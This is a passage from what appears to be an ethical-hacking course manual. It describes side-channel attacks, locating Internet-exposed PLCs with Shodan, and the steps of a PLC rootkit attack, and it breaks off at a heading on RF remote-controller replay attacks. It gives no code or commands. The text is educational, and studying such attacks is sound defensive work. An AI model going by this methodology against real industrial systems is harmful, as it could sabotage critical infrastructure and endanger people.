

Oscilloscope or Measuring Device
Probe
Attacker's Computer with Analysis Software
Target Victim
SCADA System

Figure 18.81: Illustration of side-channel attack



Hacking Programmable Logic Controller (PLC)

- Programmable Logic Controllers (PLCs) are susceptible to cyber-attacks as they are used for **controlling the physical processes** of critical infrastructure
- Attackers identify PLCs exposed to the Internet using online tools such as **Shodan**
- Attackers can tamper with the integrity and availability of PLC systems by exploiting **pin control operations**. The attackers can also launch attacks like payload sabotage and PLC rootkits

PLC Rootkit Attack

Step 1: Gaining Access
1.1 Gains authorized access to the PLC by injecting rootkit
1.2 Launches control-flow attack against the PLC runtime
1.3 Gains access to the PLC by guessing default password

Consequences
Attacker gets root access to the PLC
Attacker manipulates the PLC operations

Attack Step 2
Attacker maps I/O for debugging the register and intercepts R/W operations

Attack Step 3
Attacker modifies the I/O initialization sequence

Pre-Condition
Attacker identifies the physical process controlled by PLC
Attacker identifies mapping between I/O pins and PLC logic

Hacking Programmable Logic Controller (PLC)

PLCs are susceptible to cyber-attacks as they are used for controlling the physical processes of the critical infrastructures. Attackers identify PLCs exposed to the Internet using online tools such as Shodan. Compromised PLCs can pose a serious security threat to organizations. Attackers can tamper with the integrity and availability of the PLC systems by exploiting pin control operations and can launch attacks such as payload sabotages and PLC rootkits.

PLC Rootkit Attack



Step 1: Gaining Access
1.1 Gains authorized access to the PLC by injecting rootkit
1.2 Launches control-flow attack against the PLC runtime
1.3 Gains access to the PLC by guessing default password
Consequences
Attacker gets root access to the PLC
Attacker manipulates the PLC operations
Attack Step 2
Attacker maps I/O for debugging the register and intercepts R/W operations
Attack Step 3
Attacker modifies the I/O initialization sequence
Pre-Condition
Attacker identifies the physical process controlled by PLC
Attacker identifies mapping between I/O pins and PLC logic


Figure 18.82: Hacking PLC through PLC rootkit attack

Steps used to perform a PLC rootkit attack:

- **Step 1**: Attacker gains authorized access to the PLC device by injecting a rootkit. Then, he performs a control-flow attack against the PLC runtime to guess the default password and gain root-level access to the PLC.
- **Step 2**: Now, the attacker maps the input and output modules along with their locations in the memory to overwrite the input and output PLC parameters.
- **Step 3**: After learning about the I/O pins and the PLC logic mapping, the attacker manipulates the I/O initialization sequence, thus taking complete control over the PLC operations.

A PLC rootkit can make use of the architectural flaws in the microprocessors and bypass the modern detection mechanisms. Using this attack, the attacker can gain full control of the PLC input and output processing by manipulating the I/O initialization. A PLC rootkit attack is also referred to as a PLC ghost attack. To perform this attack, attackers require in-depth knowledge of PLC architecture.

The CPU of the PLC operates in two modes, i.e., programming mode and run mode. In the programming mode, the PLC can remotely download the code from any computer, and the run mode is used for executing the actual code. After gaining access to the PLC, attackers can download the malware code to the PLC that is stored by the CPU. This malicious code is executed in place of the original code. Now, the attacker manipulates the input and output to gain complete control over mechanical devices and further damage or destruct their operation.



Hacking Industrial Systems through RF Remote Controllers

- Most industrial machines are **operated via remote controllers** that are used in various industries such as manufacturing, logistics, mining, and constructions for automation or to control machines
- Improper security implementations in the devices operating via remote controllers can **pose severe risks** to the industrial systems

Replay Attack

